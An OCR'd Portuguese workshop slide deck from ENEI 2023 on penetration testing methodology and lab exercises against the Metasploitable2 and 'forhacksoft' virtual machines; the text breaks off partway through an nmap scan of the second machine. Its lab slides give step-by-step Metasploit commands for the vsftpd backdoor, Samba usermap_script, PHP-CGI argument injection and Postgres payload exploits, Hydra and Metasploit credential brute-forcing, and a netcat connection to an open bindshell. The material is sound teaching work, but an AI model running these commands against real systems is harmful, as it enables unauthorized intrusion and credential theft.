WORKSHOP

ENEI 2023

Análise e exploração de vulnerabilidades

(casos práticos em lab)


30-09-2023 / Alfredo França

BIT Business Information Technology

SONAE MC

ajfranca@mc.pt

https://www.linkedin.com/in/alfredofranca/



Fazemos parte do grupo Sonae, que gere um portefólio diversificado de negócios com posições de liderança

MC Sonae

Retalho Alimentar

75,01%*

worten

Retalho Electónico

100%*

Zeitreel Sonae

Retalho Moda

100%*

Universo Sonae

Serviços

100%*

BrightPixel Sonae

Gestão de Investimentos

90%*

Sierra Sonae

Imobiliária

100%*

NOS

Telecom

37%*

*% de detenção Março 2023

MC Sonae

Mais concretamente da MC, **empresa líder de retalho em Portugal**

#1 em Portugal

A MC é responsável pelo negócio de retalho alimentar da Sonae e líder de mercado em Portugal com um grupo de segmentos de negócio distintivo, oferecendo uma ampla variedade de produtos de qualidade e aos melhores preços.

Engloba uma divisão de **Saúde, Bem-Estar e Beleza,** detendo também um conjunto de negócios complementares de crescimento.

€5.9mil M€
Volume de negócios

9.5%
Underlying EBITDA

Comunidades

30M€ Apoio à comunidade

Planeta

38k
colaboradores

80% Plástico reciclável em embalagens de marca própria

A BIT

é a área de Sistemas de Informação da MC onde as pessoas acompanham de perto o avanço da tecnologia e do retalho

São BITs e bytes de informação, tecnologia e inovação para criar ferramentas de gestão e decisão, rápidas e integradas entre si, adaptadas aos diferentes negócios

MC Sonae

Estágios/Oportunidades de emprego

BIT
IT/Cibersegurança

Ricardo Martins - rtmartins@mc.pt
Alfredo França - ajfranca@mc.pt

https://shorturl.at/C1689

Agenda

- Uniformização de alguns conceitos
- Framework Testes de Penetração.
- Apresentação do cenário de LAB.
- Breve descrição de ferramentas a usar no LAB.
- Exploração de vulnerabilidades do Metasploitable2.
- Exploração de vulnerabilidades do forhacksoft.


https://shorturl.at/C1689

Porquê Segurança nas Aplicações? Alinhamento de conceitos

4 Um incidente é o resultado de um ataque executado com sucesso.

3 pode ser definido como um assalto a um Sistema que deriva do uso intencional de uma vulnerabilidade existente.

2 Existência de uma falha, no desenho ou erro de implementação que pode levar a um evento inesperado e indesejado comprometendo a segurança do sistema



5 Consequências no momento de execução de um ataque para a organização ou determinado ambiente

1 É uma ação ou evento que pode comprometer a segurança.
Uma ameaça é uma potencial violação da segurança.
Ameaças Naturais, ameaças provocadas pelo Homem (intencional ou não) e as ameaças relacionadas com o meio envolvente de TIs(falhas de energia , etc.)

https://shorturl.at/C1689

Porquê Segurança nas Aplicações? Conceitos básicos de segurança

Segurança nas aplicações, porquê? Impacto de uma Security breach?

Custo=Impactos diretos+Impactos escondidos

Depende

Ameaças
Vulnerabilidades
Exploração

Impactos directos

- Perda directa de vendas.
- Perda ou dados comprometidos.
- Tratamento do incidente – Identificação e alerta, análise forense, avaliação legal.
- Eventual perda do “asset” (equipamento, aplicação etc..).

Impactos escondidos

- Perda de confiança do cliente.
- Perda de confiança dos investidores, ex. valores das ações podem descer após um incidente.
  - Ecommerce:
    - 40% dos clientes pensam em fechar a conta, 20% fecham a sua conta.
- Possíveis consequências legais. Em muitos países existem consequências legais associadas a falhas em garantir a segurança de sistemas (HIPPA, GLBA,etc..). Na EU vamos ter o GDPR (“General Data Protection Regulation”) a partir de Maio 2018.
- Tratamento do incidente – Recursos internos p.ex.
- Reputação e danos na marca.

https://shorturl.at/C1689


Metodologia genérica de testes de penetração

1. **Target scoping**
2. **Information gathering**
3. **Target discovery**
4. **Enumerating target**
5. **Vulnerability mapping**
6. **Social engineering**
7. **Target exploitation**
8. **Privilege escalation**
9. **Maintaining access**
10. **Documentation and reporting**

Whether applying any combination of these steps with the black box or white box approaches, it is left to the penetration tester to decide and choose the most strategic path according to the given target environment and its prior knowledge before the test begins.

https://shorturl.at/C1689

Metodologia genérica de testes de penetração



Target scoping/Âmbito do alvo

- What should be tested?
- How should it be tested?
- What conditions should be applied during the test process?
- What will limit the execution of the test process?
- How long will it take to complete the test?
- What business objectives will be achieved?

To lead a successful penetration test, an auditor must be aware of the technology under assessment, its basic functionality, and its interaction with the network environment. Thus, the knowledge of an auditor does make a significant contribution toward any kind of security assessment..

https://shorturl.at/C1689

Metodologia genérica de testes de penetração

Information gathering / Recolha de Informação

Some Tools:
- ***DNS***
- ***Route info***
- ***OSINT***
- ***Robtex.com***
- ***Shodan***

Kali tools:
- ***Whois***
- ***Host***
- ***Dig***
- ***Dnsenum***
- ***Fierce***
- ***Maltego***
- ***dmittry***

Once the scope is finalized, it is time to move into the reconnaissance phase. During this phase, a pentester uses a number of publicly available resources to learn more about his or her target. This information can be retrieved from Internet sources such as:

- Forums
- Bulletin boards
- Newsgroups
- Articles
- Blogs
- Social networks
- Commercial or non-commercial websites
- Search engines
- Tool from Kali Linux
- DNS servers, trace routes, whois database, OSINT tools
- Darkweb.

https://shorturl.at/C1689

Metodologia genérica de testes de penetração

Some Tools:

- ***DNS***
- ***Route info***
- ***OSINT***
- ***Robtex.com***

Kali tools:

- ***Whois***
- ***Host***
- ***Dig***
- ***Dnsenum***
- ***Fierce***
- ***Maltego***
- ***Dmittry***
- ***nmap***

Target discovery / Descoberta do alvo

identifying the target's network status, operating system, and its relative network architecture.

Determine the live network hosts and operating systems running on these host machines, and characterize each device according to its role in the network system.

Enumerating target / enumeração do alvo

This phase takes all the previous efforts forward and finds the open ports on the target systems. Once the open ports have been identified, they can be enumerated for the running services.


Using a number of port scanning techniques such as full-open, half-open, and stealth scan, can help determine the port's visibility even if the host is behind a firewall or **Intrusion Detection System** (**IDS**).

https://shorturl.at/C1689

Metodologia genérica de testes de penetração

www.exploit-db.com
Kali tools:
- ***Nessus***
- ***Openvas***
- ***Snmpwalk***
- ***Nikto***
- ***Owasp zap***
- ***Burp suite***
- ***Whatweb***
- ***Searchsploit***
- ***sqlmap***

Vulnerability mapping / mapeamento de vulnerabilidades
Up until the previous phase, we have gathered sufficient information about the target network. It is now time to identify and analyze the vulnerabilities based on the disclosed ports and services.
.



Kali tools:
- ***SET (Social Engineering Toolkit***

zphisher

Social engineering / Engenharia Social
Practicing the art of deception is considerably important when there is no open gate available for an auditor to enter the target network. Thus, using a human attack vector, it is still possible to penetrate the target system by tricking a user into executing malicious code that should give backdoor access to the auditor.

https://shorturl.at/C1689

Metodologia genérica de testes de penetração

Target exploitation / Exploração do Alvo

After carefully examining the discovered vulnerabilities, it is possible to penetrate the target system based on the types of exploits that are available. Sometimes, it may require additional research or modifications to the existing exploit in order to make it work properly.

Kali tools:
Searchsploit
metasploit

Privilege escalation / Escalada de previlegios

Once the target is acquired, the penetration is successful. An auditor can now move freely into the system, depending on his or her access privileges. These privileges can also be escalated using any local exploits that match the system's environment, which, once executed, should help you attain super-user or system-level privileges.

Hydra
Lynis
wireshark

sniffing the network traffic, cracking passwords of various services, and applying local network spoofing tactics. Hence, the purpose of privilege escalation is to gain the highest-level access to the system that is possible.

https://shorturl.at/C1689

Metodologia genérica de testes de penetração

Kali tools:

- ***Netcat***
- ***System backdoor***
  - ***Cymothoa***
  - ***Intersect***
  - ***meterpreter***
- ***Tunneling protocols***
  - ***dns2tcp***
  - ***iodine***
  - ***nc(netcat)***
- ***WebBackdoors***
  - ***php/meterp***
- ***Scripts webshells***

Maintaining access / Manutenção do acesso

Sometimes, an auditor might be asked to retain access to the system for a specified time period. Such activity can be used to demonstrate illegitimate access to the system without performing the penetration testing process again.
Employing secret tunneling methods that make use of protocol, proxy, or end-to-end connection strategies which lead to establishing backdoor access, can help an auditor maintain his or her footsteps into the target system as long as required.


Documentation and reporting / Documentação e reporting

Documenting, reporting, and presenting the vulnerabilities found, verified, and exploited will conclude your penetration testing activities.


The types of reports that are created for each relevant authority in the contracting organization may have different outlooks to assist the business and technical staff in understanding and analyzing the weak points that exist in their IT infrastructure.

https://shorturl.at/C1689

LAB



- Criar uma rede nat classe C, 10.0.2.0/24 chamada de NatNetworklab.
- Na janela de gestão da plataforma ir a Ficheiro/Ferramentas/Nework Manager.



- Depois entrar na configuração de cada maquina e fazer o seguinte, **selecionarRede/Adaptador1 /Seleccionar Rede NAT/ e depois selecionar a rede acima**. Todas as maquinas estão por DHCP e vao apanhar um IP da gama indicada.

https://shorturl.at/C1689

LAB

Atividades

Explicação resumida das ferramentas usadas no KALI:

- **Metasploitable2**
  - **nmap**
  - **Hydra**
  - **Searchsploit**
  - **Msfconsole (metaslploit)**
  - **Wireshark**
  - **Netcat**

Máquina criada para analise de vulnerabilidades, Teste de ferramentas e de testes de exploits . Para alem de serviços vulneráveis, tem aplicações web também vulneráveis que podem ser usadas para estudar determinados conceitos de segurança de apps web.

Avaliar serviços e protocolos com vulnerabilidades + politicas permissivas.

- **forhacksoft (ferramentas adicionais)**
  - **Dirb/gobuster?**
  - **Burpsuite**
  - **Reverseshells (usr/share/webshells/)?**

Máquina criada para aprendizagem de conceitos de vulnerabilidades e exploração das mesmas.

Esta foca-se em más configurações, mau desenho, mau desenvolvimento sem algumas garantias de segurança

https://shorturl.at/C1689

LAB

Nmap

Nmap is a port scanner that is comprehensive, feature- and fingerprint-rich, and widely used by the IT security community. It is a must-have tool for a penetration tester because of its quality and flexibility.

Besides being used as a **port scanner**, Nmap has several other capabilities, as follows:

- **Host discovery**: Nmap can be used to find live hosts on the target systems. By default, Nmap will send an ICMP echo request, a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to carry out the host discovery.
- **Service/version detection**:
- **Operating system detection**
- **Network traceroute**: This is performed to determine the port and protocol that is most likely to reach the target system. An Nmap traceroute starts with a high value of **Time to Live** (**TTL**) and decrements it until the TTL value reaches zero.
- **Nmap Scripting Engine**: With this feature, Nmap can be extended. If you want to add a check that is not included with the default Nmap, you can do so by writing the check using the Nmap scripting engine. Currently, there are checks for vulnerabilities in network services and for enumerating resources on the target system.

https://shorturl.at/C1689

LAB

Hydra

Hydra is a tool that can be used to guess or crack the login username and password. It supports numerous network protocols, such as HTTP, FTP, POP3, and SMB. It works by using the username and password provided and tries to log in to the network service in parallel; by default, it will log in using 16 connections to the same host.

To start Hydra, use the console to execute the following command:
 # hydra

This will display the Hydra usage instructions on your screen.
In our exercise, we will brute force the password for a VNC server located at 172.16.43.156 and use the passwords contained in the password.lst file. The command to do this is as follows:
 # hydra -P password.lst 172.16.43.156 vnc

The following screenshot shows the result of this command:

```
root@kali:~# hydra -P password.1st 172.16.43.156 vnc
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:38:06
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 trie
s per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 172.16.43.156   password: password01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-30 18:38:06
```

LAB

SearchSploit

How to extract particular information from the exploits list?

Using the power of Bash commands, you can manipulate the output of any text file in order to retrieve the meaningful data. You can either use `Searchsploit`, or this can also be accomplished by typing `cat files.csv |cut -d"," -f3` on your console. It will extract the list of exploit titles from a `files.csv` file. To learn the basic shell commands, refer to `http://tldp.org/LDP/abs/html/index.html`.

https://shorturl.at/C1689

LAB

Metasploit

Metasploit is a widely used framework for developing, testing, and executing exploits against vulnerable systems. It provides a collection of tools and resources for security professionals to test and verify the security of their systems, networks, and applications.

- **Exploit**: This module is the proof-of-concept code developed to take advantage of a particular vulnerability in a target system
- **Payload**: This module is a malicious code intended as a part of an exploit or independently compiled to run the arbitrary commands on the target system
- **Auxiliaries**: These modules are the set of tools developed to perform scanning, sniffing, wardialing, fingerprinting, and other security assessment tasks
- **Encoders**: These modules are provided to evade the detection of antivirus, firewall, IDS/IPS, and other similar malware defenses by encoding the payload during a penetration operation
- **No Operation or No Operation Performed (NOP)**: This module is an assembly language instruction often added into a shellcode to perform nothing but to cover a consistent payload space

https://shorturl.at/C1689

LAB

Netcat

ncat is a general-purpose network tool that can be used for sending, receiving, redirecting, and encrypting data across the network. ncat is an improved version of the popular Netcat tool (http://nmap.org/ncat/guide/index.html). ncat can be used for the following tasks:

- ncat acts as a simple TCP/UDP/SCTP/SSL client for interacting with web servers and other TCP/IP network services
- It also acts as a simple TCP/UDP/SCTP/SSL server
- It redirects or proxies TCP/UDP/SCTP traffic to other ports or hosts
- It acts as a network gateway for the execution of system commands
- It encrypts communication data using SSL
- It transports network communication using IPv4 or IPv6
- It acts as a connection broker, allowing two (or more) clients to connect to each other through a third (brokering) server

Also important to maintaining access, such as creating an operating system backdoor on the target machine / Very useful for the reverse shells.

LAB

Wireshark

network protocol analyzer that allows for the capture and analysis of network traffic in real-time or from stored packet capture

DIRB

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

Burp Suite

These tools demonstrate the real-world capabilities of an attacker penetrating web applications. They can scan, analyze, and exploit web applications using manual and automated techniques. The integration facility between the interfaces of these tools provides a complete attack platform to share information between one or more tools. This makes the Burp Suite a very effective and easy to use web application attack framework.

All the integrated tools (Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Comparer)

https://shorturl.at/C1689

LAB

Atividades Metasploitable2:

- **Vulnerabilidades de protocolos.**
- **Vulnerabilidades de versões de serviços.**
- **Politicas permissivas de credenciais**
- **Vulnerabilidades aplicacionais**

- **Descobrir o IP do metasploitable 2**
  - **nmap**
- **Descobrir os serviços disponíveis**
  - **nmap**
- **Explorar a porta 21: FTP (brute force)**
  - **Hydra (usar ficheiros user.txt e password.txt partilhados)**
  - **ftp**
- **Explorar VSFTPD 2.3.4Xx**
  - **Searchsploit**
  - **Msfconsole (metasploit)**

https://shorturl.at/C1689

Metasploitable2

LAB

Atividades:

- **Descobrir o IP do metasploitable 2 e forhacksoft**
  - **Nmap**
  - **nmap -O xxx.xxx.xxx.1-254 (rede)**

- **Descobrir os serviços disponíveis**
  - **Nmap**
  - **nmap -p- -sV xxx.xxx.xxx.xxx**

- **Explorar a porta 21: FTP do metasploitable 2**
  - **Hydra**
  - **ftp**
  - **hydra –V -L user.txt -P pass.txt xxx.xxx.xxx.xxx ftp**
  - **ftp xxx.xxx.xxx.xxx**

- **Explorar VSFTPD 2.3.4Xx do metasploitable 2**
  - **Searchsploit**
  - **Msfconsole (metasploit)**
  - **searchsploit vsftpd**
  - **msfconsole**
  - **search vsftpd**
  - **msf > use exploit/unix/ftp/vsftpd_234_backdoor**
  - **msf exploit (unix/ftp/vsftpd_234_backdoor) > set rhost xxx.xxx.xxx.xxx**
  - **msf exploit (unix/ftp/vsftpd_234_backdoor) > exploit**

Tcpdump –i eth0

netdiscover -i eth0 -r 192.168.43.0/24

https://shorturl.at/C1689

Metasploitable2

LAB

Atividades:

- **Exploiting Port 22 SSH (usar metasploit)**
  - **Usar função auxiliar do metasploit (brute force)**
  - **Usar ficheiros user.txt e password.txt colocados partilhado**
- **Exploiting port 23 TELNET (Credential Capture/protocol inseguro)**
  - **Capturar as credenciais de acesso msfadmin da ligação telnet.**
  - **Wireshark**
- **Exploiting TELNET (brute force)**
  - **Usar função auxiliar do metasploit (brute force).**
  - **Usar ficheiros user.txt e password.txt .**
  - **Pretende-se que seja usado o modulo de teste do login do telnet .**

https://shorturl.at/C1689

Metasploitable2

LAB

- **Exploiting Port 22 SSH**
  - msf > use auxiliary/scanner/ssh/ssh_login
  - msf auxiliary (scanner/ssh/ssh_login) > set rhosts 192.168.1.103
  - msf auxiliary (scanner/ssh/ssh_login) > set user_file /home/kali/Desktop/User.txt
  - msf auxiliary (scanner/ssh/ssh_login) > set pass_file /home/kali/Desktop/Password.txt
  - msf auxiliary (scanner/ssh/ssh_login) > exploit

Stop_on_success true
Verbose true

- **Exploiting port 23 TELNET (Credential Capture, wireshark, protocolo inseguro)**
  - Capturar as credenciais de acesso msfadmin quando usado o telnet.
  - Ativar o wireshark no kali para capturer trafego TCP, depois abrir uma linha de commando e fazer telnet ao ip do metasploitable 2 com user e pass masfadmin
  - Depois de fazer login com sucesso reabrem o wireshark click the "TCP Stream" opção debaixo do Analyze > Follow. E vai-nos mostrar as credenciais em claro, relembro que o tráfego que estamos a ver é na placa de rede, pelo que num cenário real este protocolo é inseguro e deve ser evitado.

- **Exploiting TELNET (brute force)**
  - Este modulo testa o login e password via telnet numa maquina.
  - msf > use auxiliary/scanner/telnet/telnet_login
  - msf auxiliary (scanner/telnet/telnet_login) > set rhosts 192.168.1.103
  - msf auxiliary (scanner/telnet/telnet_login) > set user_file /home/kali/Desktop/User.txt
  - msf auxiliary (scanner/telnet/telnet_login) > set pass_file /home/kali/Desktop/Password.txt
  - msf auxiliary (scanner/telnet/telnet_login) > set stop_on_success true
  - msf auxiliary (scanner/telnet/telnet_login) > exploit

https://shorturl.at/C1689

Metasploitable2

LAB

Atividades:

- Explorar a Porta 80 (PHP_CGI)
  - Validar a versão .
  - Pesquisar vulnerabilidades.
  - Usar Metasploit
- Explorar Port 139 & 445 (Samba)
  - Detetar versão do samba
  - Com metasploit avaliar exploit a usar
- Explorar Porta 1099 (Java)
  - Identificar versão de java
  - Encontrar com metasploit um exploit adequado.

https://shorturl.at/C1689

Metasploitable2

LAB

- Explorar a Porta 80 (PHP_CGI) (pode ser "apanhado" via Nessus/OpenVAS etc..) -- http://10.0.2.4/phpinfo.php
  - A porta 80 está aberta, se colocarmos o IP do metasploitable2 no browser percebemos que está a correr PHP.
  - Ver a versão do php , pela imagem conseguimos ver que temos o php em modo cgi. Pesquisando as vulnerabilidades percebe-se que existe uma relacionado com a versão do php caso use cgi (When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability)
    - msf > use exploit/multi/http/php_cgi_arg_injection
    - msf exploit (multi/http/php_arg_injection) > set rhost XXX.XXX.XXX.XXX
    - msf exploit (multi/http/php_arg_injection) > exploit
    - sysinfo

nmap --script http-enum 10.0.2.4

https://exploit-db.com/exploits/29290

a. Explorar Port 139 & 445 (Samba)
   i. Detetar versão do samba
   ii. Procurar no google "Samba versions 3.0.20 vulnerability metasploit"
   iii. Com metasploit executar:
      i. msf > use exploit/multi/samba/usermap_script
      ii. msf exploit (multi/samba/usermap_script) > set rhost xxx.xxx.xxx.xxx
      iii. msf exploit (multi/samba/usermap_script) > exploit
      iv. E obtem-se uma sessão, podem validar que estão na outra máquina fazer ifconfig aparece o seu IP xxx.xxx.xxx.xxx.

https://github.com/v1nc3-source/Samba_3.x_4.x_exploit -- Samba_3.x_4.x_exploit (SMB 'username map script')

https://shorturl.at/C1689

Metasploitable2

LAB

Atividades:

- **Exploiting Port 5432 (Postgres)**
  - Procurar no metasploit uma exploit para Posrgres

https://shorturl.at/C1689

Metasploitable2

LAB

On some default Linux installations of PostgreSQL, the Postgres service account may write to the /tmp directory and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code

- **Exploiting Port 5432 (Postgres)**
  - Procurar no metasploit uma exploit para Postgres
  - Postgres está associado ao SQL e é executado na porta 5432 e um exploit pode ser usado aqui.
  - Em algumas instalações Linux padrão do PostgreSQL, a conta de serviço do Postgres pode gravar no diretório /tmp permitindo a execução de código arbitrário. Este módulo compila um arquivo de objeto compartilhado do Linux, carrega-o para o host destino por UPDATE" pg_largeobject" de injeção binária e cria uma UDF (função definida pelo usuário) a partir desse objeto partilhado.
  - msf > use exploit/linux/postgres/postgres_payload
  - msf exploit (linux/postgres/postgres_payload) > set rhost xxx.xxx.xxx.xxx
  - msf exploit (linux/postgres/postgres_payload) > set lhost xxx.xxx.xxx.xxx
  - msf exploit (linux/postgres/postgres_payload) > exploit

https://shorturl.at/C1689

Metasploitable2

LAB

Atividades:

- **Bindshell Exploitation (1524)**
  - Procurar uma “open bindshell” e explorar. Neste caso é na porta 1524.
- **Exploiting Port 5900 (VNC)**
  - Usar o modulo vnc_login do metasploit para explorar esta porta.

https://shorturl.at/C1689

LAB

- **Bindshell Exploitation (1524)**
  - Metasploitable 2 vem com uma “open bindshell” (Ele executará tudo o que for enviado para aquela porta no Bash e responderá). Para explorar basta usar o commando NetCat.
  - nc xxx.xxx.xxx.xxx 1524

- **Exploiting Port 5900 (VNC)**
  - O serviço VNC (acesso remoto) habitualmente corre na porta 5900, este serviço pode ser explorado usando um modulo do Metasploit para encontrar as credenciais de um determinado loginVirtual Network Computing or VNC service runs on port 5900, this service can be exploited using a module in Metasploit to find the login credentials.
    (This module supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge-response authentication method).
  - msf > use auxiliary/scanner/vnc/vnc_login
  - msf auxiliary (scanner/vnc/vnc_login) > set rhost xxx.xxx.xxx.xxx
  - msf auxiliary (scanner/vnc/vnc_login) > exploit
  - Para testar a password que se encontrar usar o vncviewer.
  - vncviewer xxx.xxx.xxx.xxx

https://shorturl.at/C1689

forhacksoft

LAB

Aplicação de vendas de livros (http://10.0.2.5/store) com os seguintes problemas de relevo:

- **Más Configurações**
- **Más politicas de credencias de administração**
- **Vulnerabilidades Aplicacionais**

Objetivo

Tentar obter acesso privilegiado (root) à máquina

Nmap -p- -sV 10.0.2.5

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sV 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 08:07 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
33060/tcp open  mysqlx?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpri
nt at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.93%I=7%D=3/19%Time=6416FB26%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
